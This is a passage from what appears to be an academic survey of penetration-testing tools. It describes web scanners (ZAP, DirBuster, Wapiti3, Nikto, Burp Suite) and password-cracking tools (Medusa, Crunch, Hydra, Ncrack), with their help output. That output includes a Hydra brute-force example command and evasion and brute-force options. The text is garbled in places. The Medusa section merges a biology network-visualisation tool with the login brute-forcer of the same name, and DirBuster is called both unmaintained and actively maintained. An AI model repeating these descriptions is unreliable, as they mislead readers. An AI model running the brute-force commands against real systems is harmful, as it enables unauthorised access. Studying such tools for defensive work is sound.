INFO: Registered PHY handler 'IEEE802.11' as ID 0
INFO: Registered PHY handler 'RFSENSOR' as ID 1
INFO: Registered PHY handler 'Z-Wave' as ID 2
INFO: Registered PHY handler 'Bluetooth' as ID 3
INFO: Registered PHY handler 'UAV' as ID 4
INFO: Registered PHY handler 'NrfMousejack' as ID 5
INFO: Using default rates of 10/min, 1/sec for alert 'BLEEDINGTOOTH'
INFO: Registered PHY handler 'BTLE' as ID 6
INFO: Registered PHY handler 'METER' as ID 7
INFO: Indexing ADSB ICAO db
INFO: Completed indexing ADSB ICAO db, 325554 lines 6512 indexes
INFO: Registered PHY handler 'ADSB' as ID 8
INFO: Registered PHY handler '802.15.4' as ID 9
INFO: Registered PHY handler 'RADIATION' as ID 10
ERROR: Error reading config file '/root/.kismet/kismet_httpd.conf': No
       such file or directory
LOCAL: This is the first time Kismet has been run as this user.  You will
       need to set an administrator username and password before you can
       use any features of Kismet.  Visit http://localhost:2501/ to
       configure the initial login, or consult the Kismet documentation at
       https://www.kismetwireless.net/docs/readme/webserver/ about how to
```

Figure 35: Kismet Tool

2.6.6 Web Pages and Shells Attack Tools

Web page vulnerabilities encompass a diverse array of attack vectors, ranging from injection attacks to cross-site scripting vulnerabilities. Tools designed for web page attacks are essential in penetration testing, enabling testers to replicate the methods used by malicious actors to compromise web-based assets. By using these tools, organizations can detect and mitigate vulnerabilities proactively, enhancing their cybersecurity posture and protecting against data breaches, financial losses, and reputational harm. This section will introduce various web page attack tools and their functionalities.

2.6.6.1 Open Source Foundation for Application Security Zed Attack Proxy

ZAP, also known as Zed Attack Proxy or OWASP ZAP, is a prominent open-source application security testing tool widely embraced by software developers, enterprise security teams, and penetration testers. Established in 2010 by Simon Bennetts, it has evolved into an industry benchmark and a preferred choice for application security scanning. It offers an extensive array of features for web application security testing, encompassing passive and active scanning, fuzzing, and vulnerability analysis. Its interactive and user-friendly interface facilitates manual security testing activities such as exploring web applications, intercepting and modifying HTTP requests, and analyzing server responses. Automated scanning capabilities enable swift identification of vulnerabilities, while its flexibility through scripting and plugins allows customization and integration with other tools and workflows. ZAP serves primarily as a dynamic application security testing tool, conducting tests against live application environments to uncover potential vulnerabilities in both applications and their supporting APIs. This proactive approach helps organizations mitigate security risks and safeguard against data breaches, financial losses, and reputational damage. Regular security testing and prompt remediation of identified issues are essential to ensuring application and data security. Therefore, robust security measures and ongoing monitoring are crucial for maintaining a secure application environment. Overall, it plays a vital role in enhancing application security through rigorous testing and proactive vulnerability management[164][52]:

Advantages

Comprehensive web application security testing tool with support for automated and manual testing activities.

User-friendly interface and extensive documentation make it accessible to users with varying levels of technical expertise.

Extensible architecture with scripting and plugin capabilities for customization and integration with other tools and workflows.

Actively maintained and supported by a community of developers.

Disadvantages

- Requires some level of technical expertise to configure and use effectively, particularly for configuring scans, interpreting results, and remediating vulnerabilities.
- May generate false positives or miss certain vulnerabilities, requiring manual verification and validation of scan results.
- Use of ZAP for unauthorized security testing or exploitation activities may violate legal and ethical guidelines, leading to legal consequences.
- Dependency on target web application configurations, functionalities, and behaviors, which may affect the accuracy and reliability of scan results.

2.6.6.2 DirBuster

DirBuster, is a Java-based tool, designed for performing directory and filename brute-force attacks within web applications. It operates by utilizing either a specified file containing potential directory and filename combinations or by generating all possible permutations. It offers extensive capabilities for brute-forcing directory and file paths on web servers, supporting various techniques such as dictionary-based attacks, recursive brute-force attacks, and extension-based attacks. Users can customize its operation with custom wordlists, file extensions, and filters to efficiently target specific directories or file types. Real-time feedback on discovered directories and files enables users to prioritize further analysis and investigation, aiding in the assessment of web application security posture and identification of potential attack vectors. While DirBuster itself is not inherently malicious, attackers may exploit similar techniques and tools to discover sensitive information or vulnerable resources on web servers for malicious purposes. Originally developed by OWASP, DirBuster is no longer actively maintained and has been integrated into the **ZAP** attack tool suite rather than being offered as a standalone application. This integration ensures its functionality remains accessible within a broader application security testing framework like **OWASP ZAP**[107][166][178]:


Advantages

- Specialized tool for discovering hidden directories and files within web servers.
- Supports multiple directory and file discovery techniques, including dictionary-based attacks and recursive brute-force attacks.
- Provides real-time feedback on discovered directories and files, facilitating efficient analysis and investigation.

- Actively maintained and supported by a community of developers and contributors..

Disadvantages

- Requires some level of technical expertise to configure and deploy effectively, particularly for optimizing the brute-forcing process and interpreting results.
- May generate significant HTTP traffic and requests, potentially causing disruptions or performance issues on target web servers.
- Use of DirBuster for unauthorized security testing or exploitation activities may violate legal and ethical guidelines, leading to legal consequences.



OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

Target URL (eg http://example.com:80/)

Work Method ○ Use GET requests only ● Auto Switch (HEAD and GET)

Number Of Threads 10 Threads □ Go Faster

Select scanning type: ● List based brute force ○ Pure Brute Force

File with list of dirs/files

Browse List Info

Char set a-zA-Z0-9%20-_ Min length 1 Max Length 8

Select starting options: ● Standard start point ○ URL Fuzz

☑ Brute Force Dirs ☑ Be Recursive Dir to start with /

☑ Brute Force Files □ Use Blank Extension File extension php

URL to fuzz - /test.html?url={dir}.asp

Exit Start

Please complete the test details

Figure 36: DirBuster Interface Tool

2.6.6.3 Wapiti3


Wapiti3 is a powerful tool for conducting thorough security audits of web applications. It performs "black box" scans, meticulously scrutinizing deployed web applications without requiring access to the source code. It boasts a comprehensive array of features tailored for web application security testing, including automated scanning, vulnerability detection, and detailed reporting. Also, comes equipped with predefined checks for various vulnerabilities and security weaknesses commonly found in web applications. Supporting both black-box and white-box testing methodologies, Wapiti3 allows users to scan web applications either without access to the source code or with limited access. Typically used as a standalone command-line tool, can also be integrated into security testing toolkits or distributions like Kali Linux. Integration with other web application security testing tools and frameworks further enhances its utility in conducting thorough security assessments. However, Wapiti3's flexible output options facilitate customization and parsing for in-depth analysis or integration with complementary tools, facilitating seamless incorporation into comprehensive security testing workflows. Its detailed reports provide insights into identified vulnerabilities, affected URLs, and actionable remediation recommendations. While Wapiti3 itself is a tool for security professionals aiming to fortify web application defenses, attackers may exploit similar techniques and tools to identify and exploit vulnerabilities in web applications. This underscores the critical importance of regular security testing and prompt remediation efforts to mitigate potential risks[167]:

Advantages

- Comprehensive web application vulnerability scanner with support for automated scanning and vulnerability detection.
- User-friendly interface and detailed reports make it accessible to users with varying levels of technical expertise.
- Actively maintained and supported by a community.
- Customizable scanning options and integration capabilities for incorporating Wapiti scans into larger security testing workflows.

Disadvantages

- Requires some level of technical expertise to configure and use effectively, particularly for optimizing scans, interpreting results, and remediating vulnerabilities.
- May generate false positives or miss certain vulnerabilities, requiring manual verification and validation of scan results.
- Use of Wapiti for unauthorized security testing or exploitation activities may violate legal and ethical guidelines, leading to legal consequences.



```
┌──(root㉿kali)-[~]
└─# wapiti
WAPITI3
Wapiti-3.0.4 (wapiti.sourceforge.io)
usage: wapiti [-h] [-u URL] [--scope {page,folder,domain,url,punk}] [-m MODULES_LIST] [--list-modules] [--update] [-l LEVEL] [-p PROXY_URL] [--tor] [-a CREDENTIALS] [--auth-type {basic,digest,kerberos,ntlm,post}] [-c COOKIE_FILE]
              [--skip-crawl] [--resume-crawl] [--flush-attacks] [--flush-session] [--store-session PATH] [--store-config PATH] [-s URL] [-x URL] [-r PARAMETER] [--skip PARAMETER] [-d DEPTH] [--max-links-per-page MAX]
              [--max-files-per-dir MAX] [--max-scan-time SECONDS] [--max-attack-time SECONDS] [--max-parameters MAX] [-S FORCE] [-t SECONDS] [-H HEADER] [-A AGENT] [--verify-ssl {0,1}] [--color] [-v LEVEL] [-f FORMAT] [-o OUPUT_PATH]
              [--external-endpoint EXTERNAL_ENDPOINT_URL] [--internal-endpoint INTERNAL_ENDPOINT_URL] [--endpoint ENDPOINT_URL] [--no-bugreport] [--version]
wapiti: error: one of the arguments -u/--url --list-modules --update is required
```

Figure 37: Wapiti3 Tool

2.6.6.4 Nikto

Nikto is an open-source Perl-based tool designed for probing web servers to uncover vulnerabilities that may compromise their security. It offers extensive capabilities for scanning both web servers and web applications, including automated scanning, vulnerability detection, and comprehensive reporting. It comes equipped with built-in checks to identify common vulnerabilities and misconfigurations commonly found in web environments. Supporting both black-box and white-box testing methodologies, Nikto allows users to conduct scans without needing access to the source code or with limited access. It generates detailed reports that include information on identified vulnerabilities, affected URLs, and recommendations for remediation. Also, performs scans to detect outdated software versions across approximately 1200 servers and can pinpoint specific version details for over 200 server types. In addition to vulnerability detection, it employs server fingerprinting techniques by analyzing favicon.ico files, aiding in server identification and characterization. Addressing vulnerabilities uncovered during scans helps organizations mitigate the risk of exploitation by attackers, safeguarding sensitive data and assets from unauthorized access or manipulation. While Nikto prioritizes speed and thoroughness in its scanning operations, it does not emphasize stealth. Consequently, its scanning activities may be easily detected by server administrators through examination of server log files. This non-stealthy approach can potentially alert administrators to ongoing security assessments [107][169]:


Advantages

- Comprehensive web server scanner with support for automated scanning and vulnerability detection.
- User-friendly interface and detailed reports make it accessible to users with varying levels of technical expertise.
- Actively maintained and supported by a community of developers.
- Customizable scanning options and integration capabilities for incorporating Nikto scans into larger security testing workflows.

Disadvantages

- Requires some level of technical expertise to configure and use effectively, particularly for optimizing scans, interpreting results, and remediating vulnerabilities.
- May generate false positives or miss certain vulnerabilities, requiring manual verification and validation of scan results.

- Use of Nikto for unauthorized security testing or exploitation activities may violate legal and ethical guidelines, leading to legal consequences.
- Dependency on target web server configurations, functionalities, and behaviors, which may affect the accuracy and reliability of scan results.



```
┌──(root㉿kali)-[~]
└─# nikto
- Nikto v2.5.0
---------------------------------------------------------------------------
+ ERROR: No host (-host) specified

   Options:
       -ask+               Whether to ask about submitting updates
                               yes   Ask about each (default)
                               no    Don't ask, don't send
                               auto  Don't ask, just send
       -check6             Check if IPv6 is working (connects to ipv6.google.com or value set in nikto.conf)
       -Cgidirs+           Scan these CGI dirs: "none", "all", or values like "/cgi/ /cgi-a/"
       -config+            Use this config file
       -Display+           Turn on/off display outputs:
                               1     Show redirects
                               2     Show cookies received
                               3     Show all 200/OK responses
                               4     Show URLs which require authentication
                               D     Debug output
                               E     Display all HTTP errors
                               P     Print progress to STDOUT
                               S     Scrub output of IPs and hostnames
                               V     Verbose output
       -dbcheck           Check database and other key files for syntax errors
       -evasion+          Encoding technique:
                               1     Random URI encoding (non-UTF8)
                               2     Directory self-reference (/./)
                               3     Premature URL ending
                               4     Prepend long random string
                               5     Fake parameter
                               6     TAB as request spacer
                               7     Change the case of the URL
                               8     Use Windows directory separator (\)
                               A     Use a carriage return (0x0d) as a request spacer
                               B     Use binary value 0x0b as a request spacer
        -followredirects   Follow 3xx redirects to new location
        -Format+           Save file (-o) format:
                               csv   Comma-separated-value
                               json  JSON Format
                               htm   HTML Format
                               nbe   Nessus NBE format
                               sql   Generic SQL (see docs for schema)
                               txt   Plain text
                               xml   XML Format
                               (if not specified the format will be taken from the file extension passed to -output)
       -Help              This help information
       -host+             Target host/URL
       -id+               Host authentication to use, format is id:pass or id:pass:realm
       -ipv4                 IPv4 Only
       -ipv6                 IPv6 Only
       -key+              Client certificate key file
       -list-plugins      List all available plugins, perform no testing
       -maxtime+          Maximum testing time per host (e.g., 1h, 60m, 3600s)
       -mutate+           Guess additional file names:
       -mutate-options    Provide information for mutates
       -nointeractive     Disables interactive features
       -nolookup          Disables DNS lookups
       -nossl             Disables the use of SSL
       -noslash           Strip trailing slash from URL (e.g., '/admin/' to '/admin')
```

Figure 38: Nikto Tool

2.6.6.5 Burp Suite


Burp Suite, also known as Burp, constitutes a comprehensive toolkit employed for conducting penetration testing on web applications. PortSwigger, led by its founder Dafydd Stuttard, develops this suite of tools. It aspires to provide an all-encompassing solution, with the flexibility to extend its functionalities through add-ons known as BApps. It can be integrated into various development and testing workflows, including continuous integration/continuous deployment (CI/CD) pipelines, issue tracking systems, and security testing frameworks. It provides APIs and extension points for automation, allowing users to incorporate Burp Suite scans into automated testing processes and workflows. Burp Suite's integration capabilities enable seamless collaboration between security teams, development teams, and other stakeholders involved in the software development lifecycle. Widely favored by professional web application security researchers and bug bounty hunters, Burp's intuitive interface sets it apart from other free alternatives such as **OWASP ZAP**, referred to previously. Also, some advantages and disadvantages of this tool are [107][170][52]:

Advantages

- Comprehensive set of tools for web application security testing, including manual and automated testing capabilities.
- User-friendly interface and extensive documentation make it accessible to users with varying levels of technical expertise.
- Actively maintained and supported by PortSwigger, with frequent updates and new features.
- Customizable scanning options and integration capabilities for incorporating Burp Suite scans into larger security testing workflows.

Disadvantages

- Requires some level of technical expertise to configure and use effectively, particularly for advanced testing scenarios and customization.
- Commercial licensing may be cost-prohibitive for some organizations, especially for large-scale deployments.
- Use of Burp Suite for unauthorized security testing or exploitation activities may violate legal and ethical guidelines, leading to legal consequences.
- Dependency on target web application configurations, functionalities, and behaviors, which may affect the accuracy and reliability of scan results.



Burp Suite Community Edition v2023.12.1.5

Welcome to Burp Suite Community Edition. Use the options below to create or open a project.

Note: Disk-based projects are only supported on Burp Suite Professional.

● Temporary project in memory

○ New project on disk — Name: — File:

○ Open existing project

Name	File

File:

☑ Trust this project file

☑ Pause Automated Tasks

Figure 39: BurpSuite Tool

2.6.7 Password Attack Tools

Password vulnerabilities encompass a wide array of attack vectors, spanning from brute force attacks to dictionary attacks and beyond. It’s tools play a critical role in identifying these vulnerabilities and their impact on digital security. They are specifically crafted to exploit weaknesses in password security measures, allowing cybersecurity professionals and potential attackers alike to gain unauthorized access to accounts, systems, and sensitive data. These tools employ diverse techniques such as brute force attacks, dictionary attacks, and other sophisticated methods to crack passwords and bypass security protections. This discussion aims to explore the importance and operational aspects of password attack tools in detail.

2.6.7.1 Medusa

Medusa is a powerful tool designed for visualizing and analyzing extensive biological networks. It offers robust interactivity and supports both weighted and unweighted multi-edged directed and undirected graphs. Medusa provides comprehensive features for network login brute-forcing, including support for multiple protocols, both parallel and sequential scanning modes, customizable attack parameters, and settings to optimize performance. It includes built-in support for various authentication methods such as password-based, key-based, and NTLM authentication. Medusa's modular design and extensible architecture enable users to enhance its capabilities by adding support for additional protocols and authentication methods through custom plugins and modules. While Medusa is intended for legitimate network analysis and visualization in biological contexts, attackers could potentially misuse it for brute-force attacks against network services that have weak or default passwords. It enhances data analysis through various layouts and clustering techniques, facilitating comprehensive views of complex data networks. Its primary goal is to integrate heterogeneous data from diverse sources into a unified network, thereby enhancing visualization and analysis capabilities[107][171]:


Advantages

- Comprehensive network login brute-forcing tool with support for multiple protocols and authentication methods.
- Customizable attack options and performance optimization settings for efficient and effective brute-forcing.
- Actively maintained and supported by a community of developers.
- Modular design and extensible architecture for adding support for additional protocols and authentication methods through custom plugins and modules.

Disadvantages

- Requires some level of technical expertise to configure and use effectively, particularly for optimizing attack parameters and interpreting results.
- May generate significant network traffic and resource utilization during brute-force attacks, potentially impacting network performance.
- Use of Medusa for unauthorized security testing or exploitation activities may violate legal and ethical guidelines, leading to legal consequences.

Dependency on target network configurations, authentication mechanisms, and access controls, which may affect the success and speed of brute-force attacks



```
┌──(root㉿kali)-[~]
└─# medusa
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ALERT: Host information must be supplied.

Syntax: Medusa [-h host|-H file] [-u username|-U file] [-p password|-P file] [-C file] -M module [OPT]
  -h [TEXT]    : Target hostname or IP address
  -H [FILE]    : File containing target hostnames or IP addresses
  -u [TEXT]    : Username to test
  -U [FILE]    : File containing usernames to test
  -p [TEXT]    : Password to test
  -P [FILE]    : File containing passwords to test
  -C [FILE]    : File containing combo entries. See README for more information.
  -O [FILE]    : File to append log information to
  -e [n/s/ns]  : Additional password checks ([n] No Password, [s] Password = Username)
  -M [TEXT]    : Name of the module to execute (without the .mod extension)
  -m [TEXT]    : Parameter to pass to the module. This can be passed multiple times with a
                 different parameter each time and they will all be sent to the module (i.e.
                 -m Param1 -m Param2, etc.)
  -d           : Dump all known modules
  -n [NUM]     : Use for non-default TCP port number
  -s           : Enable SSL
  -g [NUM]     : Give up after trying to connect for NUM seconds (default 3)
  -r [NUM]     : Sleep NUM seconds between retry attempts (default 3)
  -R [NUM]     : Attempt NUM retries before giving up. The total number of attempts will be NUM + 1.
  -c [NUM]     : Time to wait in usec to verify socket is available (default 500 usec).
  -t [NUM]     : Total number of logins to be tested concurrently
  -T [NUM]     : Total number of hosts to be tested concurrently
  -L           : Parallelize logins using one username per thread. The default is to process
                 the entire username before proceeding.
  -f           : Stop scanning host after first valid username/password found.
  -F           : Stop audit after first valid username/password found on any host.
  -b           : Suppress startup banner
  -q           : Display module's usage information
  -v [NUM]     : Verbose level [0 - 6 (more)]
  -w [NUM]     : Error debug level [0 - 10 (more)]
  -V           : Display version
  -Z [TEXT]    : Resume scan based on map of previous scan
```

Figure 40: Medusa Tool

2.6.7.2 Crunch


Crunch serves as one of the best wordlist generators capable of generating combinations and permutations based on specified criteria, including standard character sets or user-defined character sets. Users can choose to display the generated data on-screen, save it to a file, or pipe it to another program for further processing. It offers a wide range of features for wordlist generation, including support for custom character sets, length ranges, and pattern-based generation. It provides options for specifying the minimum and maximum length of generated words, as well as the inclusion or exclusion of specific characters or character ranges. Crunch's flexible syntax and command-line interface allow users to create complex wordlists with precise specifications and requirements. Along with password-cracking tools, to launch brute-force or dictionary attacks against systems, applications, and networks. This tool plays a critical role in creating potential word lists for password generation purposes. Available for free in Kali Linux, supports various character types, including numbers, symbols, upper- and lowercase characters, and Unicode characters. Also, some advantages and disadvantages of this tool are [107][173]:

Advantages

- Flexible and customizable tool for generating custom wordlists based on specific criteria and requirements.
- Fast and efficient wordlist generation, allowing users to create large wordlists with precise specifications.
- Actively maintained and supported by the open-source community, with ongoing updates and improvements.
- Integration capabilities for incorporating Crunch-generated wordlists into larger security testing workflows and processes.

Disadvantages

- Requires some level of technical expertise to use effectively, particularly for specifying complex criteria and interpreting generated wordlists.
- May require significant computational resources and disk space for generating and storing large wordlists, particularly for complex or lengthy specifications.
- Use of Crunch-generated wordlists for unauthorized security testing or exploitation activities may violate legal and ethical guidelines, leading to legal consequences.
- Dependency on target password policies, complexity requirements, and character sets, which may affect the effectiveness and success of password cracking attempts.



```
┌──(root㉿kali)-[~]
└─# crunch
crunch version 3.6

Crunch can create a wordlist based on criteria you specify.  The output from crunch can be sent to the screen, file, or to another program.

Usage: crunch <min> <max> [options]
where min and max are numbers

Please refer to the man page for instructions and examples on how to use crunch.

┌──(root㉿kali)-[~]
└─# 
```

Figure 41: Crunch Tool

2.6.7.3 Hydra

Hydra, originally developed by the group "The Hacker's Choice," is a potent tool widely used by security professionals and ethical hackers for network penetration testing. It specializes in password cracking across various network services like telnet, FTP, HTTP, HTTPS, SMB, and databases. It offers an extensive range of features for network login brute-forcing, supporting multiple protocols, parallel and sequential scanning modes, customizable attack parameters, and performance optimization settings. It includes built-in support for diverse authentication methods such as password-based, key-based, and NTLM authentication. Hydra's modular design and extensible architecture allow users to enhance its functionality by integrating additional protocols and authentication methods through custom modules. While Hydra is a legitimate tool for security assessments, it is crucial to note that malicious actors may abuse it for unauthorized access attempts through brute-force attacks targeting services with weak or default passwords. A standout feature of Hydra is its capability for parallelized login cracking, which facilitates simultaneous connections for accelerated password cracking. This parallel processing significantly enhances the efficiency of cracking operations, reducing the time required to compromise weak credentials[107][174]:


Advantages

- Comprehensive network login brute-forcing tool with support for multiple protocols and authentication methods.
- Customizable attack options and performance optimization settings for efficient and effective brute-forcing.
- Actively maintained and supported by a community of developers and contributors, ensuring ongoing updates and improvements.
- Modular design and extensible architecture for adding support for additional protocols and authentication methods through custom modules.

Disadvantages

- Requires some level of technical expertise to configure and use effectively, particularly for optimizing attack parameters and interpreting results.
- May generate significant network traffic and resource utilization during brute-force attacks, potentially impacting network performance.

- Use of Hydra for unauthorized security testing or exploitation activities may violate legal and ethical guidelines, leading to legal consequences.
- Dependency on target network configurations, authentication mechanisms, and access controls, which may affect the success and speed of brute-force attacks.



```
┌──(root㉿kali)-[~]
└─# hydra
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Syntax: hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [-o FILE] [-t TASKS] [-M FILE [-T TASKS]] [-w TIME] [-W TIME] [-f] [-s PORT] [-x MIN:MAX:CHARSET] [-c TIME] [-ISOuvVd46] [-m MODULE_OPT] [service://server[:PORT
]][/OPT]]

Options:
  -l LOGIN or -L FILE  login with LOGIN name, or load several logins from FILE
  -p PASS  or -P FILE  try password PASS, or load several passwords from FILE
  -C FILE   colon separated "login:pass" format, instead of -L/-P options
  -M FILE   list of servers to attack, one entry per line, ':' to specify port
  -t TASKS  run TASKS number of connects in parallel per target (default: 16)
  -U        service module usage details
  -m OPT    options specific for a module, see -U output for information
  -h        more command line options (COMPLETE HELP)
  server    the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
  service   the service to crack (see below for supported protocols)
  OPT       some service modules support additional input (-U for module help)

Supported services: adam6500 asterisk cisco cisco-enable cobaltstrike cvs firebird ftp[s] http[s]-{head|get|post} http[s]-{get|post}-form http-proxy http-proxy-urlenum icq imap[s] irc ldap2[s] ldap3[-{cram|digest}md5][s] memcached mongo
db mssql mysql nntp oracle-listener oracle-sid pcanywhere pcnfs pop3[s] postgres radmin2 rdp redis rexec rlogin rpcap rsh rtsp s7-300 sip smb smtp[s] smtp-enum snmp socks5 ssh sshkey svn teamspeak telnet[s] vmauthd vnc xmpp

Hydra is a tool to guess/crack valid login/password pairs.
Licensed under AGPL v3.0. The newest version is always available at;
https://github.com/vanhauser-thc/thc-hydra
Please don't use in military or secret service organizations, or for illegal
purposes. (This is a wish and non-binding - most such people do not care about
laws and ethics anyway - and tell themselves they are one of the good ones.)

Example:  hydra -l user -P passlist.txt ftp://192.168.0.1
```

Figure 42: Hydra Tool

2.6.7.4 Ncrack

Ncrack is an open-source tool designed specifically for network authentication testing. Engineered for rapid parallel cracking, it features a dynamic engine capable of adapting to diverse network environments. While its default settings cover most scenarios, it provides extensive customization options for specialized cases. Its modular architecture allows straightforward integration of additional protocols, enhancing its versatility. The tool offers a comprehensive array of functionalities for network authentication cracking, supporting multiple protocols, parallel and sequential scanning modes, and customizable attack parameters. It includes built-in support for various authentication methods like password-based, key-based, and NTLM authentication. Ncrack's efficient design and multi-threaded architecture ensure high-speed authentication cracking while minimizing resource consumption. It's important to note that while Ncrack serves legitimate purposes in security testing, it can also be misused by attackers to conduct brute-force attacks against network services with weak or default credentials. Such attacks aim to gain unauthorized access to systems, applications, or sensitive data by systematically guessing passwords. Additionally, Ncrack enables users to execute sophisticated brute-force attacks against individual services with significant intensity[107][175]:


Advantages

- Comprehensive network authentication cracking tool with support for multiple protocols and authentication methods.

- Customizable attack options and performance optimization settings for efficient and effective authentication cracking.
- Actively maintained and supported by a community of developers.
- Efficient multi-threaded architecture enables high-speed authentication cracking with minimal resource consumption.

Disadvantages

- Requires some level of technical expertise to configure and use effectively, particularly for optimizing attack parameters and interpreting results.
